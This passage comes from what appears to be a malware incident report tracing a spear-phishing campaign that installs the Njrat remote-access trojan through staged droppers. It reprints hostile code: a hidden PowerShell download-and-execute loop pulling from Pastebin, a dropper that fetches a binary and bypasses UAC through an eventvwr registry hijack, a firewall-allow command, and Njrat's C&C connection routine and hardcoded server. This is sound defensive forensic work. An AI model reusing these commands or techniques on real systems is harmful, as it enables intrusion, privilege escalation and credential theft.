The self-extracting .SCR archive performs functions similar in nature to the JavaScript files from the March attacks. However, the archive embeds another decoy, as well as the persistence batch script as opposed to retrieving them remotely as in the March attacks. Additionally, the following differences from the March attacks are identified.

1. The actor opted to replace the remote .RTF document with an embedded Internet shortcut pointing to a decoy YouTube video once the self-extracting archive is executed. This relates back to the word “Listen” in the spear phishing email.

2. Execute persist the embedded batch script file into the directory "%USERPROFILE%\Start Menu\Programs\Startup", similar to the persistence method of the batch scripts in the previous attacks.




Figure 113. Decoy Internet Shortcut Pointing to a YouTube Video after Executing the Self-extracting Archive

Extracting the .SCR archive “إعدام الشهيد المجاهد محمود إشتيفوي.scr” results in another self-extracting archive names “state1.exe”. Extracting this last self-extracting archive allows extracting the persistence patch script “state1.bat”.




Figure 114. Embedded Batch Script Extracted from the Initial Self-extracting Payload from ATT-APR-18

The batch script is the same as ones from the previous attacks and attempts to retrieve the same paste code as the attack ATT-MAR-12. However, in this variant of the batch script, the actor increased the pause time passed to “timeout.exe” to 500 seconds, suggesting that the actor has “learned” from the previous attacks that 300-350 seconds may be too rapid.

```
:start
powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=[Net.WebRequest]::GetSystemWebProxy();
$J.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring
('http://pastebin.com/raw/En7WDSyM');
TIMEOUT 500
goto start
```

Figure 115. ATT-APR-18 Contents of the Batch Script (state1.bat) within the Initial Self-extracting Payload

Reviewing the network traffic associated with the Pastebin download reveals the contents of the requested paste. In this case, the paste contains the first iteration of the shellcode injection PowerShell script. At this point of the exploitation flow, the stages involving

PowerShell processes injection, the reverse Metasploit TCP connections, and the Reflective DLL Injection resemble the same attack profile analyzed in the previous attacks. As a result, the analysis if the injection and revere connections for this attack is not depicted. However, the Meterpreter connections involved in the dropping the malware into the compromised host are discussed in the following section.

```

GET /raw/En7WDSyM HTTP/1.1
Host: pastebin.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 19 Apr 2017 08:26:30 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d83224b416eb7df539925446c035906091492590390; expires=Thu, 19-Apr-18 08:26:30 GMT; path=/; domain=.pastebin.com; HttpOnly
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
X-XSS-Protection: 1; mode=block
CF-Cache-Status: HIT
Expires: Wed, 19 Apr 2017 08:56:31 GMT
Server: cloudflare-nginx
CF-RAY: 351e7ab6e2822499-DOH

8da
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir
+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c
$s=New-Object IO.MemoryStream([Convert]::FromBase64String(''H4sIAENZ9lgCA71Wa2/

```

Figure 116. HTTP Request/Response of First PowerShell Script Retrieved from Pastebin in ATT-APR-18

ATT-APR-18 Njrat Implant Version 0.7d

Implanting the Njrat RAT in this attack is accomplished in four stages. First, utilize the established Meterpreter connection of an injected PowerShell process to drop the first stage binary. Second, the first stage binary is executed to retrieve the second stage binary from the Kawaii cloud-based file hosting “pomf.cat”. Third, the second payload contains a base64-encoded binary – the third stage – embedded within a PowerShell script that is written to disk. This PowerShell script is then executed to decode the base64 stream and load the resulting third stage binary. Finally, after deobfuscation, the third stage binary extracts a base64-encoded fourth stage binary from its resources and executes it. This fourth stage binary is the raw Njrat RAT. This process is depicted in the below illustration.




Figure 117. Njrat malware execution and extraction stages

Stage A: Identifying the Source and Privilege Escalation Method

The suspected powershell.exe process ID 12596 was successfully injected with shellcode and established TCP connections to the listening Metasploit/Meterpreter server.

```
$ python vol.py --profile=Win7SP1x64 -f 18m.img netscan | grep "Offset\|12596"
volatility Foundation Volatility Framework 2.6
offset(P)          Proto  Local Address        Foreign Address      State       Pid   Owner
0x13f4ebbc0      TCPv4  172.16.40.251:49551  213.184.123.144:80  ESTABLISHED 12596  powershell.exe
```

Figure 118. Reverse TCP Connection from Injected powershell.exe Process ID 12596 to Meterpreter Server

The same PowerShell process created a remote thread into `explorer.exe` process ID 2204 registering a Sysmon event ID 8 (CreateRemoteThread), eventually writing the first stage binary “`50.exe`” to disk. Thus, resulting in Sysmon event ID 11 (FileCreate). Interestingly, the binary “`50.exe`” was written into the honey directory that was created as part of the deception process, suggesting that at this stage, the actor has already enumerated the file system and selectively dumped the first stage binary into the honey directory.

```
CreateRemoteThread detected:
UtcTime: 2017-04-19 13:02:24.331
SourceProcessGuid: {fd8bd75-5e65-58f7-0000-00100edf6a00}
SourceProcessId: 12596
SourceImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {fd8bd75-8f90-58cb-0000-0010237d0600}
TargetProcessId: 2204
TargetImage: C:\Windows\explorer.exe
NewThreadId: 12924
StartAddress: 0x00000000041B0000
StartModule:
StartFunction:
```

Figure 119. Injected PowerShell Process ID 12596 Creating Remote Thread into Explorer Process ID 2204

```
File created:
UtcTime: 2017-04-19 13:03:06.638
ProcessGuid: {fd8bd75-8f90-58cb-0000-0010237d0600}
ProcessId: 2204
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\[REDACTED]\50.exe
CreationUtcTime: 2017-04-19 13:03:06.638
```

Figure 120. Sysmon Event of `explorer.exe` writing First Stage Binary “`50.exe`” to Disk

The binary “`50.exe`” is a .NET binary with an original name of “ReplaceBytes”. Examining it with a .NET decompiler⁶² suggests that it is coded in Visual Basic due to references to the “`Microsoft.VisualBasic`” assembly, and the sub-projects and classes are suffixed/prefixed with “`My`”, which are types added by Visual Basic projects⁶³.




Figure 121. First Stage Binary “`50.exe`” Structure when Decompiled

⁶² <https://github.com/0xd4d/dnSpy>

⁶³ <https://docs.microsoft.com/en-us/dotnet/visual-basic/developing-apps/development-with-my/how-my-depends-on-project-type>

Decompiling the binary identifies two primary functions. First, act as a dropper for a remote file “haxwxs.dat”, hosted on Kawaii service “pomf.cat” via a hardcoded URL, and store it on disk as “framework.exe”. Second, privilege escalation and UAC bypass by creating a registry key under “HKCU\Software\Classes\mscfile\shell\open\command” pointing to the retrieved binary “framework.exe”, and then executing the native Windows binary “eventvwr.exe”.

This technique of privilege escalation and UAC bypass is a common technique manifested in the auto-elevate parameter of the Windows “eventvwr.exe”, and the fact that it will query the now modified registry key to locate the “mmc.exe” console, but instead will execute the binary “framework.exe” as set in the registry. Thus, resulting in the execution of “framework.exe” as a high integrity process⁶⁴. This technique is not new and has been discussed in the literature⁶⁵ of being used to install Keybase⁶⁶ and Fareit⁶⁷ malware families.

```
Namespace ReplaceBytes
    Friend Module Module1
        ' Token: 0x02000008 RID: 8
        <STAThread()
        Public Sub Main()
            Dim webClient As WebClient = New WebClient()
            webClient.DownloadFile(Module1.URLToFile, Module1.FilePath + "framework.exe")
            Registry.CurrentUser.CreateSubKey("Software\Classes\mscfile\shell\open"
                "\command").SetValue("", Module1.FilePath + "framework.exe")
            Process.Start("eventvwr.exe")
        End Sub

        Private URLToFile As String = "https://a.pomf.cat/haxwxs.dat"

        Private FilePath As String = Path.GetTempPath()
    End Module
End Namespace
```

Figure 122. First Stage Binary “50.exe” Main Method

This binary also contains a debugging path exposing the same user profile “Sec” identified earlier in the Actor Infrastructure Mapping section.

```
C:\Users\Sec\Desktop\ReplaceBytes\ReplaceBytes\ReplaceBytes\obj\Debug\ReplaceBytes.pdb
```

Figure 123. Program Debug Path found in First Stage Binary “50.exe”

On the compromised host, the actions performed by the binary are traced with Sysmon. For example, event ID 11 (FileCreate) is triggered upon the first stage binary “50.exe” writing the second stage binary “framework.exe” to disk. This is followed by a DNS query to resolve the domain “a.pomf.cat”, eventually connecting to the file storage over HTTPS to retrieve the remote file, thus, triggering event ID 3.

File created:
UtcTime: 2017-04-19 13:03:31.972
ProcessGuid: {fdd8bd75-6023-58f7-0000-0010be146c00}
ProcessId: 12736
Image: C:\████\50.exe
TargetFilename: C:\Users\████\AppData\Local\Temp\framework.exe
CreationUtcTime: 2017-04-19 13:03:31.972

Figure 124. Sysmon Event 11 of binary “50.exe” writing “framework.exe” to “%TEMP%” Directory

⁶⁴ Mark Russinovich, Aaron Margosis, Microsoft Press 2016, Troubleshooting with the Windows Sysinternals Tools p. 21

⁶⁵ <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>

⁶⁶ Ismael Valnezuela and Marc Rivero, ISC SANS Guest Diary (Jan. 21, 2017), Malicious Office Files Using Fileless UAC Bypass to Drop KEYBASE Malware,

<https://isc.sans.edu/forums/diary/Malicious+Office+files+using+fileless+UAC+bypass+to+drop+KEYBASE+malware/22011/>

⁶⁷ Joie Salvio and Rommek Joven, Fortinet (Dec. 16, 2016), Malicious Macro Bypasses UAC to Elevate Privileges for Fareit Malware, <https://blog.fortinet.com/2016/12/16/malicious-macro-bypasses-uac-to-elevate-privilege-for-fareit-malware/>.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-04-19 13:03:46.101304	172.16.40.251	58382	172.16.40.2	53	DNS	Standard query 0x769f A a.pomf.cat
2017-04-19 13:03:46.481992	172.16.40.2	53	172.16.40.251	58382	DNS	Standard query response 0x769f A a.pomf.cat A 69.65.17.35

Figure 125. DNS Query and Response for the Cloud File Hosting Domain “a.pomf.cat”

```
Network connection detected:  
UtcTime: 2017-04-19 13:03:32.734  
ProcessGuid: {fd8bd75-6023-58f7-0000-0010be146c00}  
ProcessId: 12736  
Image: C:\[REDACTED]\50.exe  
User: [REDACTED]  
Protocol: tcp  
Initiated: true  
SourceIsIPv6: false  
SourceIp: 172.16.40.251  
SourceHostname: [REDACTED]  
SourcePort: 49558  
SourcePortName:  
DestinationIsIPv6: false  
DestinationIp: 69.65.17.35  
DestinationHostname:  
DestinationPort: 443  
DestinationPortName: https
```

Figure 126. Sysmon Event 3 of binary “50.exe” establishing HTTPS Connection to “a.pomf.cat”

Modifying the registry key by the binary “50.exe” to point to the location of the second stage binary “framework.exe” triggers Sysmon events 12/13 (RegistryEvent). This is followed by the binary “50.exe” attempting to start an “eventvwr.exe” process with a high integrity level, registering a Sysmon event ID 1 (ProcessCreate).

```
Registry value set:  
EventType: SetValue  
UtcTime: 2017-04-19 13:03:35.467  
ProcessGuid: {fd8bd75-6023-58f7-0000-0010be146c00}  
ProcessId: 12736  
Image: C:\[REDACTED]\50.exe  
TargetObject: \REGISTRY\USER\S-1-5-21-2582571082-2597759069-2301011524-1001_CLASSES\mscfile\shell\open\command\(\Default)  
Details: C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe
```

Figure 127. Sysmon Event 13 of Binary “50.exe” Setting Registry Value to the Full Path of “framework.exe”

```
Process Create:  
UtcTime: 2017-04-19 13:03:35.872  
ProcessGuid: {fd8bd75-6027-58f7-0000-0010c4636c00}  
ProcessId: 12576  
Image: C:\Windows\System32\eventvwr.exe  
CommandLine: "C:\Windows\System32\eventvwr.exe"  
CurrentDirectory: C:\Windows\system32\  
User: [REDACTED]  
LogonGuid: {fd8bd75-8f8c-58cb-0000-0020702f0600}  
LogonId: 0x62F70  
TerminalSessionId: 1  
IntegrityLevel: High  
Hashes: SHA256=3E9DED429F4E6C09F30AB7FC03A419A20DCE2D85DFDDC2BEB97CEE93CC0F3F7C  
ParentProcessGuid: {fd8bd75-6023-58f7-0000-0010be146c00}  
ParentProcessId: 12736  
ParentImage: C:\[REDACTED]\50.exe  
ParentCommandLine: 50
```

Figure 128. Sysmon Event of binary “50.exe” Escalating Privileges to Bypass UAC through “eventvwr.exe”

```
Process Create:  
UtcTime: 2017-04-19 13:03:35.935  
ProcessGuid: {fd8bd75-6027-58f7-0000-0010aa696c00}  
ProcessId: 12656  
Image: C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe  
CommandLine: "C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe"  
CurrentDirectory: C:\Windows\system32\  
User: [REDACTED]  
LogonGuid: {fd8bd75-8f8c-58cb-0000-0020702f0600}  
LogonId: 0x62F70  
TerminalSessionId: 1  
IntegrityLevel: High  
Hashes: SHA256=0A2CA50EF8FF2B76C1D154411110936CFF5FBBF9739F218B8A4F2A8A151430AB,  
ParentProcessGuid: {fd8bd75-6027-58f7-0000-0010c4636c00}  
ParentProcessId: 12576  
ParentImage: C:\Windows\System32\eventvwr.exe  
ParentCommandLine: "C:\Windows\System32\eventvwr.exe"
```

Figure 129. Escalated Execution of “framework.exe” with High Integrity by Parent Process “eventvwr.exe”

Stage B: Binary Inception and Extraction

The second stage binary “framework.exe” is also a .NET binary originally named “userinit”, mostly codded in Visual Basic due to the same artifacts identified earlier. The binary also contains a debugging path referencing the same user profile “**Sec**” on the actor workstation. The debug path contains the German words “Neuer Ordner”, i.e.: “New Folder”.

C:\Users\Sec\Desktop\test\test\Neuer Ordner\userinit\obj\Debug\userinit.pdb

Figure 130. Program Debug Path found in Second Stage Binary “framework.exe”

The binary executes unmanaged PowerShell by referencing the root namespace “System.Management.Automation” for loading and executing an embedded PowerShell script without actually invoking powershell.exe⁶⁸. The binary consists of three methods, “Main()”, “LoadScript()”, and “RunScript()”. The “Main()” method writes the script to “C:\Windows\System32\WindowsPowerShell\v1.0\Examples\profile.ps1” using the .NET method “WriteAllText()”. This script contains commands to decode and load an embedded and base64-encoded third stage binary.

Figure 131. Partial View of Base64-encoded Second Stage Binary “framework.exe” Main Method

Writing the PowerShell script to disk registers Sysmon event 11 (FileCreate) with a creation time dating back to 2009. This is because the file “profile.ps1” already exists in the specified directory as part of PowerShell v1 in Windows 7. In this case, the default behavior of the .NET method `WriteAllText()` is to overwrite the existing file. This might have been a coincidence, or a deliberate decision by the actor to hide artifacts created post-infection.

File created:
UtcTime: 2017-04-19 13:03:36.340
ProcessGuid: {fd8bd75-6027-58f7-0000-0010aa696c00}
ProcessId: 12656
Image: C:\Users\sgpriv\AppData\Local\Temp\framework.exe
TargetFilename: C:\Windows\System32\WindowsPowerShell\v1.0\Examples\profile.ps1
CreationUtcTime: 2009-07-14 05:32:39.677

Figure 132. Sysmon Event of “framework.exe” Writing “profile.ps1” PowerShell Script to Disk

⁶⁸ [https://msdn.microsoft.com/en-us/library/system.management.automation.powershell\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/system.management.automation.powershell(v=vs.85).aspx)

Once the script is on disk, the “LoadScript()” method reads it and passes the resulting string object to the “RunScript()” method. This method references objects and methods from the “System.Management.Automation” to execute the PowerShell commands from the passed string object. Using a “Runspace” and attaching its command Pipeline, the “RunScript()” method iterates through the commands as an array of PowerShell objects extracted earlier as strings from the object passed by “LoadScript()”. Carving out and decoding the base64 embedded stream exposes the binary header.

```

Public Shared Function LoadScript(filename As String) As String
    Dim result As String
    Try
        Dim streamReader As StreamReader = New StreamReader(filename)
        Dim stringBuilder As StringBuilder = New StringBuilder()
        Dim text As String
        Do
            text = streamReader.ReadLine()
            stringBuilder.AppendLine(text + vbCrLf)
        Loop While text <> Nothing
        streamReader.Close()
        result = stringBuilder.ToString()
    Catch expr_4E As Exception
        ProjectData.SetProjectError(expr_4E)
        Dim ex As Exception = expr_4E
        Dim text2 As String = "The file could not be read:" + vbCrLf
        text2 = text2 + ex.Message + vbCrLf
        result = text2
        ProjectData.ClearProjectError()
    End Try
    Return result
End Function

Public Shared Function RunScript(scriptText As String) As String
    Dim runspace As Runspace = RunspaceFactory.CreateRunspace()
    runspace.Open()
    Dim pipeline As Pipeline = runspace.CreatePipeline()
    pipeline.Commands.AddScript(scriptText)
    pipeline.Commands.Add("Out-String")
    Dim collection As Collection(Of PSObject) = pipeline.Invoke()
    runspace.Close()
    Dim stringBuilder As StringBuilder = New StringBuilder()
    Try
        Dim enumerator As IEnumerator(Of PSObject) = collection.GetEnumerator()
        While enumerator.MoveNext()
            Dim current As PSObject = enumerator.Current
            stringBuilder.AppendLine(current.ToString())
        End While
    Finally
        Dim enumerator As IEnumerator(Of PSObject)
        Dim flag As Boolean = enumerator IsNot Nothing
        If flag Then
            enumerator.Dispose()
        End If
    End Try
    Return stringBuilder.ToString()
End Function

```

Figure 134. Second Stage Binary “framework.exe” “LoadScript()” and “RunScript()” Methods

```
$ cat b64_enc_embedded | base64 -di | hexdump -c | more
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ.....|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00 00  |.....@....|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00  |.....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00 00  |.....|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |.....!..L!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00 00  |mode....$.....|
00000080  50 45 00 00 4c 01 03 00  90 2f e5 58 00 00 00 00 00  |PE.L.../.X...|
```

Figure 135. Binary Header of the Embedded and Decoded Binary

Stage C: Unpacking the Third Stage Binary

This third stage binary extracted from Stage B is obfuscated using DeepSea obfuscator. After deobfuscating it using de4dot⁶⁹, it is evident that the “Main()” method attempts to load a stream of bytes while substituting the initial 38 bytes starting from byte 1 from a hardcoded string representation of decimals through a series of nested method.

Figure 136. Main Method of Third Stage Binary Loading Byte Stream While Substituting Initial 38 Bytes

⁶⁹ <https://github.com/0xd4d/de4dot>

Following the method “smethod_0()” of “Class4” which is used to load the stream of bytes before manipulation, it loads this stream from a variable named “_2” as an array of bytes embedded in the third stage binary resources. Examining the resources of the binary, reveals that the byte array variable “_2” contains a base64-encoded string.

```
Friend Function smethod_0() As Byte()
    Return CType(RuntimeHelpers.GetObjectValue(class4.ResourceManager_0.GetObject("_2", Class4.cultureInfo_0)), Byte())
End Function
```

Figure 137. Method “smethod_0()” of “Class4” Reading a Stream of Bytes from its Resources

```
<data name="_2" type="System.Byte[], mscorelbin">
<value>
TWZqa2RoZ2prZmhkZ2praGZkamt namtmZGdoamt mZGdmZGdnZmRnAAAAAAAAAAAAAAA
gAAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhb m5vdCBiZSBydw4gal4gRE9TIG1vZGUuDQ0K
JAAAAAAAAABQRQAATAEDAN4s5VgAAAAAAAAAOAAgELAQgAAFYAAAAGAAAAAAAf nQAAA AgAAAAgAAA
AAAAAAA=-
</value>
</data>
```

Figure 138. Partial View of Byte Stream Stored in Third Stage Binary Read by “smethod_0()” of “Class4”

Carving out the base64 stream and decoding it reveals what appears to be a binary with a 38-bytes mangled header starting from byte 1 while leaving byte 0 intact, which contains a value of “4D” for “M”. This is where the byte substitution discussed earlier (Figure 107) comes into play, effectively rebuilding the binary header on the fly starting at byte 1 with the value “90” (“5A” for “Z”) from the hardcoded string and so on until the header is completely fixed, resulting in the fourth stage binary.

```
$ hexdump -C 4th_decoded | more
00000000  4d 66 6a 6b 64 68 67 6a 6b 66 68 64 67 6a 6b 68  |Mfjkdhgjkfhdgjkh|
00000010  66 64 6a 6b 67 6a 6b 66 64 67 68 6a 6b 66 64 67  |fdjkgjkfdghjkfdg|
00000020  66 64 67 67 66 64 67 00 00 00 00 00 00 00 00 00  |fdggfdg.....|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |.....|
00000040  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68  |.....!...!Th|
00000050  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00  |mode....$.....|
00000080  50 45 00 00 4c 01 03 00 de 2c e5 58 00 00 00 00 00  |PE...L...., .X....|
```

Figure 139. Carved and Decoded Fourth Stage Binary (Njrat) with Mangled Binary Header

Stage D: Fixing Fourth Stage Binary and Dumping Njrat Configurations

After carving the fourth stage binary in previous stage, its manipulated header is manually substituted with the hexadecimal representation of the hardcoded string in order to fix its binary header. Decompiling it reveals the raw Njrat binary, which is originally called “j.exe”. Most of the Njrat functionality is implemented in the class “OK” while the keylogger functionality is implemented in the class “kl”.




Figure 140. Njrat Binary Structure

Recall in Stage A the parent binary “framework.exe” was elevated using the “eventvwr.exe” trick, thus allowing the raw Njrat binary to modify the host’s firewall to enable itself without any UAC prompts or user intervention. This action registers the Sysmon event ID 1 (ProcessCreate).

```

Try
    Interaction.Shell(String.Concat(New String() { "netsh firewall add allowedprogram """, OK.LO.FullName,
    """ "", OK.LO.Name, """ ENABLE" }), AppWinStyle.Hide, True, 5000)
Catch expr_194 As Exception
    ProjectData.SetProjectError(expr_194)
    ProjectData.ClearProjectError()
End Try

```

Figure 141. Njrat Code for allowing itself through the Infected Host Firewall

```

Process Create:
UtcTime: 2017-04-19 13:03:43.407
ProcessGuid: {fd8bd75-602f-58f7-0000-00102e856c00}
ProcessId: 12368
Image: C:\Windows\System32\netsh.exe
CommandLine: netsh firewall add allowedprogram "C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe" "framework.exe" ENABLE
CurrentDirectory: C:\Windows\system32\
User: [REDACTED]
LogonGuid: {fd8bd75-8f8c-58cb-0000-0020702f0600}
LogonId: 0x62F70
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=CBAA8242C1013E4D9E48BEE146D6AC3ABF8B2370B7390D80A01344771A097B2A,IMPHASH=A9A596A237E98DC6D3B3E70DFC581E35
ParentProcessGuid: {fd8bd75-6027-58f7-0000-0010aa696c00}
ParentProcessId: 12656
ParentImage: C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe
ParentCommandLine: "C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe"

```

Figure 142. Njrat Parent Binary “framework.exe” Sysmon Event enabling itself through Windows Firewall

As soon as the Njrat connects to its C&C server as depicted in the “Connect()” method below, the RAT base64 encodes some of its current configurations and then sends it to the C&C server. This corresponds to the “inf|” command observed in the packet capture.

```

Try
    OK.MeM = New MemoryStream()
    OK.C = New TcpClient()
    OK.C.ReceiveBufferSize = 204800
    OK.C.SendBufferSize = 204800
    OK.C.Client.SendTimeout = 10000
    OK.C.Client.ReceiveTimeout = 10000
    OK.C.Connect(OK.H, Conversions.ToInteger(OK.P))
    OK.Cn = True
    OK.Send(OK.inf())
Try
    Dim text As String
    If Operators.ConditionalCompareObjectEqual(OK.GTV("vn", ""), "", False) Then
        text = text + OK.DEB(OK.VN) + vbCrLf
    Else
        Dim arg_148_0 As String = text
        Dim text2 As String = Conversions.ToString(OK.GTV("vn", ""))
        text = arg_148_0 + OK.DEB(text2) + vbCrLf
    End If
    text = String.Concat(New String() { text, OK.H, ":", OK.P, vbCrLf })
    text = text + OK.DR + vbCrLf
    text = text + OK.EXE + vbCrLf
    text = text + Conversions.ToString(OK.Idr) + vbCrLf
    text = text + Conversions.ToString(OK.IsF) + vbCrLf
    text = text + Conversions.ToString(OK.Isu) + vbCrLf
    text += Conversions.ToString(OK.BD)
    OK.Send("inf" + OK.Y + OK.ENB(text))
Catch expr_22C As Exception
    ProjectData.SetProjectError(expr_22C)
    ProjectData.ClearProjectError()
End Try
Catch expr_23B As Exception
    ProjectData.SetProjectError(expr_23B)
    OK.Cn = False
    ProjectData.ClearProjectError()
End Try

```

Figure 143. Njrat “Connect()” method exposing the “inf” Command

The configurations of the Njrat are hardcoded. Some of the configurations have default values, which are swapped at runtime such as the variable “EXE”, which is hardcoded to the value “server.exe”, but replaced with the name of the currently running RAT binary, “framework.exe”, also evident the network packet capture. Other configuration items include: “VN” which appears to be the virus nickname – “test” in this case, “VR” for the RAT revision, “DR” for the executable location, “RG” for the RAT registry key, “H” for the C&C server, “P” for the C&C port, and “Y” for the protocol separator.

```
// Token: 0x04000001 RID: 1
public static string VN = "dGVzdA==";

// Token: 0x04000002 RID: 2
public static string VR = "0.7d";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "server.exe";

// Token: 0x04000005 RID: 5
public static string DR = "TEMP";

// Token: 0x04000006 RID: 6
public static string RG = "27c32ea3f3c201ffbf402268760a3970";

// Token: 0x04000007 RID: 7
public static string H = "35.162.186.152";

// Token: 0x04000008 RID: 8
public static string P = "5552";

// Token: 0x04000009 RID: 9
public static string Y = "|:|";
```

Figure 144. Njrat Hardcoded Configurations

This Njrat sample adds the registry key “HKCU\Software\27c32ea3f3c201ffbf402268760a3970” as expected from the RAT’s configuration. This registry key consists of three sub-keys containing the values of the keystrokes logged by the RAT ([kl]), and two .NET DLL binaries.




Figure 145. Njrat Registry Key and Values of logged keystrokes, and two .NET DLL binaries

The .NET DLL binaries are libraries responsible for password theft (sub-key b88ece4c04f706c9717bbe6fbda49ed2) and screenshot capture (sub-key 2681e81bb4c4b3e6338ce2a456fb93a7). The DLLs are originally named “pw.dll” and “sc2.dll” respectively. The password theft module is designed to steal passwords associated with a number of application categories, such as:

1. Web browsers including IE, Chrome, Firefox, and Opera,
2. Chat applications including MSN, Yahoo, Skype, PalTalk, and Oovoo,
3. File transfer applications including FileZilla, and perhaps more interestingly,
4. Dynamic DNS update clients such as No-IP Dynamic Update Client (DUC) by Vitalwerks, and DynDNS configuration files (DynDNS\Updater\config.dyndns).

```

' pw.A
Public Shared Function GT() As String
